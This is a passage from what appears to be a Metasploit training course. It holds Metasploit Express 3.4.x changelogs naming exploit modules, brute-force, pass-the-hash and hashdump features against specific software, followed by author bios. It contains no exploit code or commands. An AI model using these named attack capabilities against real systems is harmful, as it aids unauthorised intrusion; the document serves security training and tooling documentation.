- The msfopcode client API is disabled until the Opcode Database is updated and restored

Known bugs:

- The auxiliary/scanner/portscan auxiliary/scanner/snmp auxiliary/scanner/sip and auxiliary/scanner/discovery modules are broken in 3.3 due to bug #529 (fixed via online update).
- The Meterpreter payload does not work with the PassiveX stager (reverse_http), this is bug #291.
- Using the SQLite3 database with threaded scanners can lead to BusyException errors due to table locking. This is ticket #514. The workaround is to use a more robust database, such as Postgres or MySQL.

- Using any database with threaded scanners under Ruby 1.9.1 leads to a segmentation fault in the Ruby interpreter (ticket #513). The workaround is to use Ruby 1.8.7 with the Postgres or MySQL databases.
- Ctrl-R is broken with RbReadline; this is bug #492. The workaround is to start msfconsole with -L to use the system readline (which doesn't work on OSX).
- The screenshot command in the Espia Meterpreter extension fails to work when the console is not running as an administrator on Windows 7 and Vista. This is bug #488

Metasploit Express 3.4.1 Update 20101013112512

Summary

This update upgrades version 3.4.1 of Express to version 3.5.0. This update is larger than normal (220Mb) in preparation for the reporting overhaul coming in next week's update. This update brings major improvements to the scalability and stability of the Metasploit Express product as well as a large number of community-contributed modules.

New Features

- Added offline registration and activation in the Express interface
- Added offline update in the Express interface
- Added in-product help to all Express task screens
- Added login events on the overview page to determine last-logged in IP

New Modules

- Simple FTP Client Fuzzer
- Barracuda Spam / Virus Firewall locale Directory Traversal
- Generic Web Application Unix Command Execution
- Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- AASync v2.2.1.0 (Win32) Stack Buffer Overflow
- FileWrangler 5.30 Stack Buffer Overflow
- FTPGetter Standard v3.55.0.05 Stack Buffer Overflow
- LeapFTP 3.0.1 Stack Buffer Overflow
- 32bit FTP Client Stack Buffer Overflow
- Gekko Manager FTP Client Stack Buffer Overflow
- FTPPad 1.2.0 Stack Buffer Overflow
- Odin Secure FTP 4.1 Stack Buffer Overflow
- Seagull FTP v3.3 build 409 Stack Buffer Overflow
- FTP Synchronizer Professional 4.0.73.274 Stack Buffer Overflow
- FTPShell 5.1 Stack Buffer Overflow

Closed Bugs¶

- Issue: 2909 Resolved an encoding error while importing Metasploit .zip exports
- Issue: 2922 Resolved an issue with importing a Metasploit .zip export on Windows
- Issue: 1988 'Permission Denied' error during PostgreSQL startup has been resolved
- Issue: 2921 Last four characters of the product key are now hidden on the updates
- Issue: 2320 Stop all tasks button has been moved to be more obvious on the tasks screen

- Issue: 2860 Resolved an issue where the import task button would not stop the task
- Issue: 2336 Collect other files configuration is now greyed when not selected
- Issue: 2696 Resolved an issue where downloading a file would result in an error: "core_channel_open: Operation failed: 32"
- Issue: 2224 FTP bruteforce now handle anonymous logins in a more elegant way
- Issue: 2870 Resolved an issue with credential reporting via a multi/handler
- Issue: 2881 Compromised hosts section of a PDF report now shows hosts compromised with client-side exploits
- Issue: 2643 Resolved an issue where Meterpreter sessions would sometimes fail to load stdapi
- Issue: 2388 Large numbers of concurrent sessions are now handled more cleanly and result in less resource usage
- Issue: 2868 A sudden spike in new sessions will no longer result in some of these sessions being lost
- Issue: 2275 Bruteforce modules now handle closed services cleanly
- Issue: 2698 Resolved an exception after VNC failed to load on a session
- Issue: 2397 Telnet bruteforce is now faster, removed an unnecessary blocking call
- Issue: 2863 The All Events and Recent Events table column widths are now correct
- Issue: 2049 Telnet credential capture now prints correctly
- Issue: 1265 SSH v1 is now supported for authentication attempts
- Issue: 2856 Resolved an exception on the New User page
- Issue: 2815 Added fixes for an ENOTSOCK error on Windows
- Issue: 2730 Single module runner now handles hosts which are not in the database
- Issue: 2512 Resolved a race condition with tempfile use on Windows

Source control information:

```
PRO 3.4.1 20101006085155 revision 3467 (10/06/10) updates to 20101013112512
revision 3720
MSF3 3.4.1 20101006085155 revision 10575 (10/06/10) updates to
20101013112512 revision 10669
```

Metasploit Express 3.4.1 Update 20101006085155

Summary

This weekly update for Metasploit Express includes 4 new exploit modules and numerous bug fixes and improvements.

New Features

- Bug 2680: The portscan source port can now be specified from the Scan configuration
- Bug 1675: Hosts select within the UI has been improved and an 'All Hosts' option option has been added

New Modules

- CA BrightStor ARCserve Message Engine 0x72 Buffer Overflow
- CA BrightStor ARCserve Tape Engine 0x8A Buffer Overflow

- Digital Music Pad Version 8.2.3.3.4 SEH overflow
- Trend Micro Internet Security Pro 2010 ActiveX extSetOwner() Remote Code Execution

Closed Bugs

- Bug 2422: Invalid "No priv escalation for non-windows systems" while running collect against windows systems has been fixed
- Bug 2518: Filtered ports are no longer shown in the 'Network Services' Live Report
- Bug 2642: The webdav_dll_hijacker module can now be run multiple times from the Modules tab
- Bug 2425: Command Shells now handle dead sessions more consistently
- Bug 2250: The update revision is now shown in the UI on each page
- Bug 2493: Hosts which have been deleted and rescanned no longer display the cached status
- Bug 2384: The EasyFTP Server 1.7.0.11 Stack Buffer Overflow module is now encoded properly
- Bug 2196: The Savant 3.1 Web Server Overflow exploit is now encoded properly
- Bug 2402: Payload selection now honors payload compatibility flags
- Bug 2479: The MS08-067 exploit now defaults to the English language
- Bug 2136: The multi/handler module now binds to 0.0.0.0/::0 by default
- Bug 2221: The STATUS_ACCESS_DENIED exception is now caught and handled during bruteforce
- Bug 2499: Accessing an invalid directory with the File Browser no longer results in an exception
- Bug 2390: Collect now handles dead sessions in a more consistent manner
- Bug 2681: The custom port range no longer affects ACK ping or UDP ranges
- Bug 2349: Imports of corrupted Nmap XML files are now handled better
- Bug 2442: Windows hashes are no longer used against non-windows boxes
- Bug 2546: The Nmap UDP probe is now handled in accordance with the UDP probe options
- Bug 2714: The Zip export report now uses the .DOC extension for Word Reports
- Bug 2713: The Zip report now includes Replay Scripts as well
- Bug 2660: The 'Only obtain one session per target' setting is more accurate
- Bug 2669: A stack trace with invalid addresses in the Exclude Address field has been resolved
- Bug 2557: The Exploited Vulnerabilities report can now be customized
- Bug 2719: Imported hosts with empty hostnames no longer show as "NULL"
- Bug 2152: The SMB transport of the MS07-029 exploit is excluded from automated exploitation due to configuration requirements
- Bug 2697: Removed a failure case with Post-exploitation VNC on Windows XP
- Bug 2715: The import of Metasploit Express Zip export reports has been improved
- Bug 2750: The import of Metasploit Express Zip export reports now show the correct Task information
- Bug 2776: An error condition with multiple Tomcat brute force runs has been corrected
- Bug 2410: Exploitation through a pivoted session now works properly (no more "Fatal: Could not find a viable listener port after 100 attempts")
- Bug 2812: Reduced the number of concurrent threads to avoid database connection limits
- Bug 2726: Rails deprecation warnings have been removed
- Bug 2833: Default timeout for exploits has been increased to 5 min
- Bug 1970: DNS hostnames now resolve properly on Windows installations
- Bug 2408: The proxy timeout for updates and activations is now 20 seconds
- Bug 2437: Target selection can now be correctly specified in the Modules tab

- Bug 2476: The Alcatel-Lucent OmniPCX Enterprise masterCGI exploit is now manual only due to the command requirement
- Bug 2501: The exploits run against Solaris now exclude those specific to other commercial unix platforms

Source control information:

```
PRO 3.4.1 20100924123548 revision 3187 (09/24/2010) updates to
20101006085155 revision 3467 (10/06/10)
MSF3 3.4.1 20100924123548 revision 10462 (09/24/2010) updates to
20101006085155 revision 10575 (10/06/10)
```

Metasploit Express 3.4.1 Update 20100924123548

Summary

This update fixes a regression in the naming of discovered SMB ports, resets 'include known credentials' to the default setting, and resolves issues with bruteforcing SMB.

Closed Bugs

- Regression in how SMB services are named when imported from a scan
- The "Include known credentials" setting should be default for Bruteforce

```
Source control information:
PRO 3.4.1 20100923160801 revision 3171 (09/23/2010) updates to
20100924123548 revision 3187 (09/24/2010)
MSF3 3.4.1 20100923160801 revision 10450 (09/23/2010) updates to
20100924123548 revision 10462 (09/24/2010)
```

Metasploit Express 3.4.1 Update 20100923160801

Summary

This update for Metasploit Express corrects a regression with auto-exploitation using vulnerability references.

Closed Bugs

- Regression in auto-exploitation when a host with a vulnerability with no associated port is exploited.
- Host Search with no data now returns correct information (Previously, an empty search would return 0 results. It now returns all hosts)

```
Source control information:
PRO 3.4.1 20100922223302 revision 3152 (09/22/2010) updates to
20100923160801 revision 3171 (09/23/2010)
MSF3 3.4.1 20100922223302 revision 10444 (09/22/2010) updates to
20100923160801 revision 10450 (09/23/2010)
```

Metasploit Express 3.4.1 Update 20100922223302

Summary

This weekly update for Metasploit Express brings 4 new modules, including an exploit for the Microsoft Print Spooler Service Impersonation vulnerability detailed in Microsoft Bulletin MS10-061. 8 bugs are fixed, including an improvement to exploit selection, better post-exploitation actions for the PHP meterpreter, and several UI fixes. A new feature has been added, credential sourcing for exploits. The source of a credential is now reflected in the 'Authentication Token' live report.

New Features

- Credentials are now sourced to exploits.

New Modules

- Microsoft Print Spooler Service Impersonation Vulnerability
- SMB File Upload Utility
- Novell iPrint Client ActiveX Control call-back-url Buffer Overflow
- Novell iPrint Client ActiveX Control ExecuteRequest debug Buffer Overflow

Closed Bugs

- Deleting a host and accessing a live session no longer produces an error.
- PHP meterpreter sessions now have the correct actions available.
- Screenshot collection is no longer attempted against headless server.
- Windows 2003 fingerprinting has been improved w/ better heuristics.
- Single Modules now take their whitelist parameter from the current scope.
- 'Stop All Tasks' button now appears consistently.
- Resolved an exception when viewing a host that has SMB shares.
- Remove psexec from auto-exploitation.

```
Source control information:
PRO 3.4.1 20100914170001 revision 3001 (09/14/2010) updates to
20100922223302 revision 3152 (09/22/2010)
MSF3 3.4.1 20100914170001 revision 10322 (09/14/2010) updates to
20100922223302 revision 10444 (09/22/2010)
```


Metasploit Express 3.4.1 Update 20100916081621

Summary

This update fixes a regression in the unknown services discovery of the Scan component.

New Modules

No new modules

Closed Bugs

- Fix a race condition in the processing of unknown service results during a discovery scan

```
Source control information:
PRO 3.4.1  20100914170001 revision 3001 (09/14/2010) updates to
20100916081621 revision 3013 (09/16/2010)
MSF3 3.4.1 20100914170001 revision 10322 (09/14/2010) updates to
20100916081621 revision 10331 (09/16/2010)
```

Metasploit Express 3.4.1 Update 20100914170001

Summary

This weekly update for Metasploit Express brings updates to the Adobe CoolType SING Exploit - making this as-yet-unpatched vulnerability exploitable with either a fileformat-version or a browser-version. A number of reporting bugs are closed, and the VNC icon has been replaced underneath the session menu.

New Modules

- Race River Integard Home/Pro LoginAdmin Password Stack Buffer Overflow
- Adobe CoolType SING Table uniqueName Stack Buffer Overflow (Updated)
  - The exploit now supports Adobe 9.x on Windows Vista and Windows 7
  - Additionally, a browser version has been added.

Closed Bugs

- VNC Session icon was missing, it has now been replaced.
- Host search field is now labeled.
- Update to postgres discovery, version is no longer highlighted.
- Stopping discovery now properly kills nmap.
- Authentication Token Report now displays the correct smb shares when customized.
- Exploited Vulnerability Report has corrected default text.
- Reports now handle improperly formatted ip addresses.
- Reports now handle client-side exploit reporting properly. This resolves a reporting stack trace.
- A stack trace during license activation has been fixed.

```
Source control information:
PRO 3.4.1  20100909090723 revision 2903 (09/09/2010) updates to
20100914170001 revision 3001 (09/14/2010)
MSF3 3.4.1 20100909090723 revision 10276 (09/09/2010) updates to
20100914170001 revision 10322 (09/14/2010)
```

Metasploit Express 3.4.1 Update 20100908095617

Summary

This weekly update adds a number of useful features, including the ability to disable finger checks (to speed discovery) and the ability to search drives other than C:\ during post-exploitation. Also included is a number of VXWorks-related functionality, with new modules being committed for the Apple Airport Extreme and the Dlink i2eye. Tools to generate VXWorks passwords have also been included, but not exposed via the Express interface. They can be found in the apps/pro/msf3/tools directory. A Java deserialization exploit is included. A number of minor bugs are fixed, and internationalization support has been improved.

New Features

- Finger now can be toggled off during discovery, defaults to 'on'. Disabling it can speed discovery.
- The File Browser now sees drives other than the system drive (including network drives)
- A new File Search screen has been added for finding local files on any open session
- The Collect component's file search feature is now extremely fast
- Add the script to generate the VxWorks master password list. Add the script to scan a memory image looking for a known password hash. Add two sorted dictionaries of the first 20k collided values (covers most typeable passwords). One dictionary is a straight wordlist, the other is used by vxdigger.rb. The full master password list can be generated with vxmaster.rb

New Modules

- Java RMIConnectionImpl Deserialization Privilige Escalation Exploit
- Apple Airport Extreme Password Extraction
- D-Link i2eye Video Conference AutoAnswer

Closed Bugs

- Metasploit Express now encodes unprintable characters.
- Authentication tokens are no longer duplicated in the live reports.
- Payload connection setting is now used in the Module launcher.
- The specified target is now used in the Module launcher
- Enforce the max file count for non-Windows Meterpreter

```
Source control information:
PRO 3.4.1 update 20100901155938 revision 2807 (09/01/2010)  to update
20100908095617 revision 2891 (09/08/2010)
MSF3 3.4.1 update 20100901155938 revision 10215 (09/01/2010) to update
20100908095617 revision 10260 (09/08/2010)
```

Metasploit Express 3.4.1 Update 20100901155938

Summary

This update for Metasploit Express corrects two regressions. The display of credentials within live reports is now handled properly and the dumping of hashes within sessions created by client-side exploits is now functioning properly.

Closed Bugs

- Error accessing live reports with an open SSH session
- Pro hashdump fails on clientside exploits

```
Source control information:
PRO 3.4.1 revision 2802 (09/01/2010) updates to 20100825123059 revision
2807 (09/01/2010)
MSF3 3.4.1 revision 10212 (09/01/2010) updates to 20100825123059 revision
10215 (09/01/2010)
```

Metasploit Express 3.4.1 Update 20100901084611

Summary

This update for Metasploit Express improves the Search functionality within the Host tab, adds coverage for the recent QuickTime and Coldfusion vulnerabilities, and fixes a number of small bugs. File searching has been included as a native meterpreter capability.

New Features

- Builtin meterpreter file search
- Exploited hosts are now stored in their own table in the database
- Platform checks are now included for all Meterpreter scripts
- Various improvements to the live reports, including better linking, and de-duplication of records.
- Scans now preserve information from previous scans
- Search now includes OS, Purpose, Comments, and is no longer case sensitive
- Resource files can now be created from the current console session ('makerc' command)

New Modules

- Tomcat UTF-8 Directory Traversal Vulnerability
- A-PDF WAV to MP3 v1.0.0 Buffer Overflow
- Adobe PDF Escape EXE Social Engineering
- Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
- ColdFusion Server Check

Closed Bugs

- Reporting now looks in the credentials table instead of auth notes (regression from credential reporting overhaul)
- Target selection now works in the single module runner
- Existing projects and migrated usernames from pre-credential-reporting overhaul will now be used by Express to generate
- Nexpose normalization is now functioning properly.
- NoMethodError undefined method `report_exploit' error has been resolved.
- DHCP server now sends to the broadcast address

```
Source control information:
PRO 3.4.1 update 20100825123059 revision 2707 (08/23/2010)  to update
20100901084611 revision 2802 (09/01/2010)
MSF3 3.4.1 update 20100825123059 revision 10102 (08/23/2010) to update
20100901084611 revision 10212 (09/01/2010)
```

Metasploit Express 3.4.1 Update 20100825123059

Summary

This update for Metasploit Express corrects a regression in proxy support and resolves an issue with Brute Force when handling migrated credentials within existing projects.

Closed Bugs

- The "Install Update" button returns an error when a proxy server is in use.
- The Brute Force component throws an error when trying to reuse a migrated credential.

```
Source control information:
PRO 3.4.1 revision 2707 (08/23/2010) updates to 20100825123059 revision
2725 (08/25/2010)
MSF3 3.4.1 revision 10102 (08/23/2010) updates to 20100825123059 revision
10146 (08/25/2010)
```

Metasploit Express 3.4.1 Update 20100823081104

Summary

This routine update for Metasploit Express finalizes the credential module overhaul, and adds discovery support for VXWorks devices.

New Features

- Credential Model Overhaul - Credentials are now handled as a first-class data item, complete with source tracking.
- VXWorks (scanner/vxworks/wdbrpc_bootline_probe and scanner/vxworks/wdbrpc_bootline) have been added to Express Discovery

New Modules

- WebDAV Application DLL Hijacker
- Java Statement.invoke() Trusted Method Chain Exploit
- SonicWALL Aventail epi.dll AuthCredential Format String Exploit
- Apple QuickTime 7.6.6 Invalid SMIL URI Buffer Overflow
- Forge Cisco PVSTP+ BPDUs
- Forge Spanning-Tree BPDUs

Closed Bugs

- Issues with the meterpreter-builtin 'hashdump' command.
- Multiple issues with reports not displaying correct credentials.
- Credentials were not being deleted in conjunction with a project.
- Missing 'target_port method' in VNC session error was displayed during exploitation.
- Unnecessary 'execution expired' message was removed from ms08-067.
- Module list doesn't sort properly - Modules are now displayed correctly on the 'Modules' page.

```
Source control information:
PRO 3.4.1 revision 2647 (08/18/2010) updates to 20100823081104 revision
2707 (08/23/2010)
MSF3 3.4.1 revision 10027 (08/18/2010) updates to 20100823081104 revision
10102 (08/23/2010)
```

Metasploit Express 3.4.1 Update 20100817122012

Summary

The first update to Metasploit Express 3.4.1 fixes 24 bugs, adds 22 modules and implements some fun new functionality. HTTP fingerprinting has been vastly improved, and web exploitation is now more accurate. This update fixes a number of stability bugs and is recommended for all users of Metasploit Express. Additionally, bruteforce can now import pwdump files into the "additional credentials" field for pass-the-hash attacks.

New Features

- Added better support for HTTP fingerprinting
- Added support for pwdump format for brute force
- Added support for controlling target VMs via the lab plugin
- Added support for attacking the VxWorks debug service
- Added support for PXE, including new TFTP and DHCP functionality

New Modules

- Samba chain_reply Memory Corruption
- Wireless Beacon SSID Emulator
- Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
- DHCP File Server
- PXE Exploit Server
- VxWorks WDB Agent Remote Memory Dump

- VxWorks WDB Agent Remote Reboot
- VxWorks WDB Agent Boot Parameter Scanner
- VxWorks WDB Agent Version Scanner
- Symantec System Center Alert Management System (hndlrsvc.exe) Arbitrary Command Execution
- Outlook ATTACH_BY_REF_ONLY File Execution
- Outlook ATTACH_BY_REF_RESOLVE File Execution
- SMTP User Enumeration Utility
- Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability
- Microsoft Windows Shell LNK Code Execution
- WM Downloader 3.1.2.2 Buffer Overflow
- Amlibweb NetOpacs webquery.dll Stack Overflow
- Hyleos ChemView ActiveX Control Stack Buffer Overflow
- EasyFTP Server <= 1.7.0.11 LIST Command Stack Buffer Overflow
- EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow
- EasyFTP Server <= 1.7.0.11 list.html path Stack Buffer Overflow
- HTTP SSL Certificate Checker

Closed Bugs

- The brute force component triggers a false positive on AIX telnet services
- The timestamps shown within the File Browser are not always correct
- A "Stop Pivoting" button has been explicitly added
- Automatic exploitation can hang in some cases
- The PHP meterpreter uses \ instead of / for file paths
- Sometimes only the first Meterpreter session is properly loaded
- Multiple sessions created on the same target on the same service
- A stack trace is displayed when scanning a single custom port
- Web application exploits are used against incompatible web services
- VNC sessions may not initialize due to missing "target_port"
- Clicking a host record in the live reports leads to a broken link
- The interactive command shell can hang on Unix targets
- The pass-the-hash functionality in brute force is not always working
- The TCP portscan module should report closed ports too
- A "Bad file Descriptor" message is shown with some exploits
- SMB settings are not always correct in the module datastore
- The nginx_source_disclosure module had incorrect meta information
- Token stealing can fail with "stdapi_sys_process_execute: Operation failed: 5" message
- The samba/usermap_script is not choosing the correct payload
- The jboss_maindeployer modules trigger are missing peerhost

```
Source control information:
PRO 3.4.1 revision 2468 (07/14/2010) updates to 20100817122012 revision
2647 (08/18/2010)
MSF3 3.4.1 revision 9834 (07/14/2010) updates to 20100817122012 revision
10027 (08/18/2010)
```

Metasploit Express 3.4.1 Release Notes

Summary

Metasploit Express 3.4.1 adds 16 new exploits, an overhauled module browser, island-hopping support, brute force support for FTP and HTTPS, enhanced import and export functionality, and improvements to the online update system, including support for HTTP proxies. This release fixes over 100 bugs.

New Features

- The Module Browser was overhauled and disclosure dates are available for all exploits
- Island-hopping is enabled through the "Add Session Route" button in the Session view.
- FTP has been added to the set of Brute Force protocols
- HTTPS has been explicitly added to the Brute Force protocols
- Support for choosing vulnerabilities and/or services as matching criteria for Exploitation
- Import of a Metasploit Express ZIP export now includes Loot, Tasks, and Reports
- A "Dry Run" mode has been added for Brute Force for analysis
- Target address field should support the "1.2.3.0-1.2.3.255" format
- Allow the HTTP Proxy to be specified for updates and remember proxy settings

Closed Bugs

- Fingerprint modules are no longer run when the target services have been identified as closed.
- HTTP brute force would sometimes fail against IIS 5.0
- The Metasploit Express XML import/export code has been bumped a revision to include more data
- The "defaults" Brute Force profile now only uses the internal list of default passwords
- Discovery scan of the hosting system would return extraneous open ports
- Discovery would show progress messages for skipped protocols
- Invalid target ranges would cause a stack trace with Discovery scans
- The Microsoft SQL Server brute force module would continue testing non-responsive hosts
- The DB2 brute force task log is now color-coded
- The Reports tab should notify the user when a report is ready
- The Brute Force and Exploit profiles should be set to "Normal" by default
- Skip known disabled and other invalid accounts within the Brute Force
- Solve issues rendering events with binary data
- Prevent imported hosts from always overriding existing hosts
- Brute Force does not correct replay a stolen SSH private key
- Finger service user enumeration is slow on Linux targets
- AMAP import does not work with all output types
- AIX products a false positive during telnet brute force
- Bannerless services are never identified during Discovery
- A stack trace is generated when an unknown format is used with Import
- Live reports break when a host is deleted
- NeXpose scan results are not preserved on the server
- Exploitation fails to grab session with MS03-026 in some cases
- Windows installation can fail due to PostgreSQL not being initialized
- No payloads available for piranha_passwd_exec
- HTTP exploits should key off server fingerprint
- Exploit rankings should be printed in the Task log
- Authentication Token report shows duplicates for SMB shares
- Comma-separated IPs are not parsed correctly in the Target Address fields

- NeXpose may trigger a RPC timeout while scanning
- Update system should restart the UI as well as the RPC service
- Terminate Session button may not work in some situations
- The update installation should only allow a single concurrent install task
- Session numbers wrap when screen resolution is narrow
- User is not notified if the project description is too long
- Need the ability to search for modules by author
- Need the ability to perform a full-text search on modules
- Browsing directly to /sessions produces an error
- Running tasks error logs not available upon expiration
- The user navigation bar needs more spacing
- All time stamps should be presented in the local time zone, not UTC
- Time stamps are now correct in the File Browser

Metasploit Express 3.4.0 Release Notes

Summary

Metasploit Express 3.4.0 is the first commercial Metasploit product. More information about Metasploit Express can be found at http://www.metasploit.com/express/


15 - About The Authors

These are the people that dedicated their time, and effort into making this course possible. Everyone involved feels that this is for a great cause, and wanted to use their expertise to help give to the cause, and the community. If you'd like to get a little more information on these people, this is the place to start.

We all appreciate your interest in this course, and hopefully your donations to HFC, to make the world just a little better place.

Mati Aharoni

muts



William Coppola

William "SubINacls" Coppola, started his adventure in to computers at the ripe age of 10, and was employed at the age of 13 for a friends electronic repair shop.

Many years later he joined the US Army as an Airborne qualified Network Administrator and acquired his Private Investigator's license at the age 21. Most noted for helping reunite mother and child after an abduction and many other tracking abilities to include recovery of lost/stolen assets. Incorporating many of the skills and traits of a hacker mindset into his life gave him the unprecedented ability to think outside the box and with unconventional methods was able to complete task others were not so fortunate with.

SubINacls gained his OSCP in 2008 and in the same year aquired the GPEN

"When you do things right, people won't be sure you've done anything at all.

Devon Kearns

Devon Kearns (dookie) formerly served as Communications and Information Systems Technician with the Canadian Army. He has served in Afghanistan working primarily on long-range radio and satellite communications. A back injury cut his military career short but led him into a position as an IS Security Analyst in the public service, allowing him to pursue his true passion in the field of Information Security while still serving his nation. As a relative newcomer to the information security world, Devon is working hard at "catching up" and currently holds the OSCE, OSCP, OSWP, GCIH, GCFA, and GSEC certifications.

Devon can be found on Twitter, IRC, and LinkedIn as "dookie2000ca".

David Kennedy

David Kennedy (ReL1K) is the author of Fast-Track and the Social-Engineering Toolkit and has been assisting the open source community for several years now. Dave contributes to the widely popular Back|Track security distribution, assists with the exploit database (exploit-db.com), and is one of the main contributors to the social-engineer.org framework. Dave is also a frequent guest on the Security Justice and PaulDotCom podcasts.

David has a heavy background in information security and penetration testing for a number of large multi-billion dollar organizations and was a Partner and Vice President of Consulting for a highly successful Information Security Consulting company. Prior to consulting, David worked for the United States Marine Corps in Intelligence stationed in Hawaii. Lastly, David has presented at a number of large conferences "Defcon", "Shmoocon", and "Notacon".

Matteo Memelli

Matteo Memelli, aka ryujin, loves spaghetti and pwnsauce

Max Moser

Max is working since ages in the IT security industry. He is well known for hes work published on remote-exploit.org. He is one of the original authors of the security focused liveCD Auditor and its successor called backtrack. Currently Max Moser is employed by Dreamlab Technologies AG http://www.dreamlab.net as a senior security expert.

Jim O'Gorman

Jim, also known as _Elwood_ on irc, can be found online at elwood.net and social-engineer.org.

David Ovitz

David "Darkangel" Ovitz

on freenode it's soddarkangel.

I've been programming since childhood, and professionally since about 1999. I've been on the defensive side of security for a long time, but found I could learn a lot more from the offensive side.

I'm newer to Offensive Security, but it really does help from the defensive standpoint if you really learn what's going on. I don't have a lot to say about myself, but this course really is a good one, and I got involved to help HFC, I think it's a great cause. I also think that all people involved with computers professionally in any way should learn about hardware, software, networks, security, and anything else they can get their hands on. I've found the more you know about the whole process the more sense each individual part of the puzzle makes.

Carlos Perez

Carlos Perez (Darkoperator) is a Solution Architect for a large IT Integrator, he has worked in the security field for Compaq, HP and as a internal contractor for Microsoft. In addition he is a contributor to the Metasploit project in the area of post exploitation using the Meterpreter payload writing several of the scripts included with the project, he is also a member of the Pauldotcom Security Weekly podcast at http://www.pauldotcom.com . Many of his scripts and other tools can be found in http://www.darkoperator.com he is a MCSE, MCDBA, CCDA, Security +, A+. Network+, Linux + and other HR pleasing soup of letters.

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The end …